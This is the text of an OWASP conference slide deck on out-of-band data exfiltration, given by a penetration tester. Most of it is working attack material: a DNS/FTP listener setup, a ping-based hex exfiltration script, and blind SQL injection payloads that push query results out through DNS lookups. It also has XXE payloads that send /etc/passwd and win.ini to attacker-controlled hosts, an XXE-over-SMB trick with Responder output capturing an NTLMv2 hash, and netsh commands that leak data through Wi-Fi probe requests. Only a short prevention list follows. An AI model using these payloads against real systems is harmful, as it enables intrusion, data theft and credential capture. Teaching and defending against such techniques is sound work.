Evading your protection and exfiltrate the data

Out of Band Data Exfiltration

OWASP

The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- ~# whoami&&id
- root\n uid=0(root) gid=0(root) groups=0(root)
- **Work and education:**
  - Pentester @Atos Romania
  - BEng @University “Politehnica” of Bucharest
  - MEng. @University “Politehnica” of Bucharest
  - MSc @Bucharest Academy of Economic Studies
  - Member @Romanian Security Team community
  - Speaker @DefCamp 2017
  - CEH
- Interests:
  - Web App Security
  - Infra Security
  - IoT Device Security
- Contact: @matasareanu13

Atos

OWASP
The Open Web Application Security Project

- What is data exfiltration?

Data exfiltration is the unauthorized transfer of data from a computer. The transfer of data can be manual by someone with access to the computer or automated, carried out through network protocols.

OWASP
The Open Web Application Security Project

- Out Of Band Data Exfiltration

Out-Of-Band (OOB) techniques are methods by which an attacker has an alternative way to confirm and use an otherwise “blind” vulnerability.

The OOB techniques often require a vulnerability to generate a connection to the outside world.

- Why should I care?

- Why should I care?

OWASP
The Open Web Application Security Project

- What protocols are used (abused) usually:
  - TCP
    - HTTPS
    - FTP
    - SMB
    - SMTP
  - UDP
    - DNS
  - ICMP
    - ping
  - 802.11
    - Wi-Fi SSID

OWASP
The Open Web Application Security Project

– Making your own environment for testing

- Get a Linux VM from a provider that offers you a static public IP
- Buy a short domain name from your favorite registrar.
- Transfer DNS records from the registrar to your own DNS server/ point it to the IP of the Linux VM

- Making your own environment for testing
  - Open port 53 udp/tcp for any incoming connection in your firewall
  - Open ports 20,21,80,443,8080 tcp also.
  - Install named/bind9 on the Linux VM

```
sudo apt-get update
sudo apt-get install bind9 bind9utils bind9-doc
```

  - configure bind to be an authoritative server for the acquired domain
    - edit /etc/bind/named.conf.options

```
options {
        directory "/var/cache/bind";

        recursion no;
        allow-transfer { none; };

        dnssec-validation auto;

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
};
```

    - edit /etc/bind/named.conf.local

```
zone "example.com" {
    type master;
    file "/etc/bind/zones/db.example.com";
};
```

*replace example.com with your domain name

– Making your own environment for testing

- Copy the example zone and reverse zone files and rename them:

```
sudo cp /etc/bind/db.local /etc/bind/zones/db.example.com
sudo cp /etc/bind/db.127 /etc/bind/zones/db.192.0.2
```

- Edit the db.example.com file and edit the SOA record and edit the serial number
- Edit the db.example.com file and add a NS record that translates to ns1.example.com
- Add A records that translate your public IP to example.com
- Add A, AAAA, CNAME records that translate your public IP to *.example.com

- Check the config of the zone like this:

```
sudo named-checkzone example.com /etc/bind/zones/db.example.com
```

- You can check the info it gets asked about in /var/log/syslog. I recommend changing this so as to be easier to check the interrogations.

- For a simpler way to check the DNS records you could use a simple PHP script with the following lines:

```php
<?php

if(!isset($_GET['pass'])||$_GET['pass']!='somerandomstringhere')
        exit;
@$qr=htmlentities($_GET['q']);

if($qr==''||strlen($qr)<=3){
        echo 'q>3';
        exit;
}

$query=explode(PHP_EOL,file_get_contents('/var/log/bind9/query.log'));
foreach($query as $q)
        if(strpos($q,'query:')!==false&&strpos($q,strtolower($qr))!==false)
                echo htmlentities($q)."<br>";

?>
```

OWASP
The Open Web Application Security Project

DNS Limitations

- A domain name can have maximum of 127 subdomains.
- Each subdomains can have a maximum of 63 character length.
- Maximum length of a full domain name is 253 characters.
- Due to DNS records caching add unique value to URL for each request.

OWASP
The Open Web Application Security Project

- Quick ICMP Example:
- I.E. To catch ICMP requests we can use tcpdump with a filter:

```
$ sudo tcpdump 'icmp and src host xx.xx.xx.xx' -w capturefile.pcap
```

- Now that we have a listener open on our server we can send the data we want to exfiltrate from the server

```
ping -p 4869206686572652e example.com
```

OWASP
The Open Web Application Security Project

- We can use a quick Python scrip to encode the data to hex format and send it.

```
#!/bin/python3
import sys, subprocess
text = sys.argv[1]
target = sys.argv[2]
if len(text)>16:
    print("Text too long!")
    exit()
enctext = r''.join( hex(ord(c)).split("x")[1] for c in text )
subprocess.check_output(["ping", "-p", enctext, "-c", "1", target])
```

OWASP
The Open Web Application Security Project

- What vulnerabilities do attackers use to exfiltrate data?
  - The classics:
    - SQL injection
    - Remote Code Execution
    - SSRF
    - OS command execution
      - (the ICMP example from above might be useful in this case)
    - et al.
  - The (new) vulns on the block:
    - XXE

- Blind SQLi example – MSSQL – DNS OOB:
  - To exfiltrate data from a MSSQL database we could just use the xp_dirtree built-in function

```
1  DECLARE @data varchar(1024);
2  SELECT @data = (SELECT foo FROM bar);
3  EXEC('master..xp_dirtree "\\'+@data+'.example.com\foo$"');
4
```

  - If xp_dirtree does not work we can use other functions like:
    - xp_fileexists
    - xp_subdirs


- Blind SQLi example – MySQL – DNS OOB:
  - To exfiltrate data from a MySQL database we could just use the LOAD_FILE function:

```
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT foo FROM bar), '.example.com'));
```

- Blind SQLi OOB example – automated using Sqlmap:

```
sqlmap -u 'http://XX.XX.XX.XX/test.php?uid=1' -p uid --dbs --technique T \
--dbms mssql --level 5 --risk 3 \
--dns-domain example.com
```

- XXE
  - Confirming XXE via DNS



- XXE
  - Confirming XXE via DNS

```
<!ENTITY % p1 SYSTEM "file:///etc/passwd">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://XX.XX.XX.XX:XXXX/BLAH?%p1;'>">
%p2;
```

```
<?xml version="1.0"?>
<!DOCTYPE xxetest SYSTEM "http://xxeoob.oob.example.com">
<xxetest>&e1;</xxetest>
```

- XXE
  - Getting files out via XXE
    - Can use HTTP/FTP/DNS for this
    - We will use FTP – most XML processors support it
    - We will host a file on our server that can be accessible via FTP:
      - sudo pip install pyftpdlib
      - python –m pyftpdlib -w


exfil.dtd

```
<!ENTITY % payl SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY % exfil SYSTEM 'ftp://xxe.example.com/%payl;'>">
```

- XXE
  - Getting files out via XXE
    - Tell the vulnerable server to request the file:

```
<!DOCTYPE foo [
 <!ELEMENT foo ANY>
 <!ENTITY % xxe SYSTEM "http://xxe.example.com/exfil.dtd">%xxe;%param1;%exfil;
]>
<xml></xml>
```

>> Magic:



- XXE
  - Getting password hashes out via XXE
    - Start responder.py on your VM:

```
sudo ./Responder.py -I eth0
```

    - Setup the XXE vector

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "smb:\\example.com\test" >]>
<foo>&xxe;</foo>
```

    - Acquired credential hash

```
[*] [LLMNR]  Poisoned answer sent to [redacted] for name [redacted]
[*] [LLMNR]  Poisoned answer sent to [redacted] for name [redacted]
[SMB] NTLMv2-SSP Client   : [redacted]
[SMB] NTLMv2-SSP Username : [redacted]
[SMB] NTLMv2-SSP Hash     : [redacted]1122334455667788:A09FACB176A7E2CB7AFF39A257C95E3F:0101
)0000000000070A2DC070884D20144D618232AF194C30000000002000A0053004D004200310032000100 0A0053004D00420031003200040000
A0053004D004200310032000300 0A0053004D004200310032000500 0A0053004D00420031003200080030003000000000000000000000000000
3000009CE15F20343FB73E4310F001BF4D51F5468D0ADD185541591DA2A90ADC11079F0A001000000000000000000000000000000000000000090
0180063006900660073002F0053004E004100520045003000310000000000000000
[SMB] Requested Share     : [redacted]
```

- **Wi-Fi as an OOB data exfiltration channel**
  - **SSID is visible to the user**
  - **802.11 Probe requests are not ^^**
    - The netsh command does this by first setting up a non existent access point using the data we want to send as the name.

```
netsh wlan set profileparameter name='Try Me' ssidname='yourdatagoeshere'
```

    - send that data by trying to connect to the access point

```
netsh wlan connect name='Try Me' ssid="yourdatagoeshere"
```

OWASP
The Open Web Application Security Project

- Prevention recommendation:
  - Fix the vulnerabilities
  - Block egress traffic
  - Network micro-segmentation
  - Set-up rate limiting for requests
  - Set-up an IDS/IPS properly ☺

OWASP
The Open Web Application Security Project

Quick Demo

May the demo gods be with us today!!!

OWASP
The Open Web Application Security Project

- Cool O-O-B tools:
  - https://www.xxe.sh/
  - https://github.com/sqlmapproject/sqlmap
  - https://github.com/yarrick/iodine
  - https://github.com/stealth/fraud-bridge
  - https://github.com/TryCatchHCF/Cloakify
  - https://github.com/ytisf/PyExfil

OWASP
The Open Web Application Security Project

Questions??


OWASP
The Open Web Application Security Project
Thank you!

OWASP
The Open Web Application Security Project

- References:

- https://www.techopedia.com/definition/14682/data-exfiltration
- https://www.notsosecure.com/oob-exploitation-cheatsheet/
- http://bernardodamele.blogspot.com/2012/06/data-retrieval-over-dns-in-sql.html
- https://www.slideshare.net/stamparm/ph-days-2012miroslavstampardataretrievaloverdnsinsqlinjectionattackspaper
- https://blog.zsec.uk/out-of-band-xxe-2/
- https://pentest.blog/data-ex-filtration-with-dns-in-sqli-attacks/
- https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-an-authoritative-only-dns-server-on-ubuntu-14-04
- https://blog.zsec.uk/out-of-band-xxe-2/
- https://github.com/api0cradle/Powershell-ICMP/blob/master/Powershell-ICMP-Sender.ps1
- https://github.com/lukebaggett/dnscat2-powershell/blob/master/dnscat2.ps1
- https://ss64.com/nt/certutil.html
- https://isc.sans.edu/forums/diary/Exfiltrating+data+from+very+isolated+environments/23645/
- https://pentest.blog/data-ex-filtration-with-dns-in-sqli-attacks/
- https://www.aldeid.com/wiki/File-transfer-via-DNS
- https://www.dbrnd.com/2015/05/postgresql-cross-database-queries-using/
- https://www.youtube.com/watch?v=e4_NLFZc-kw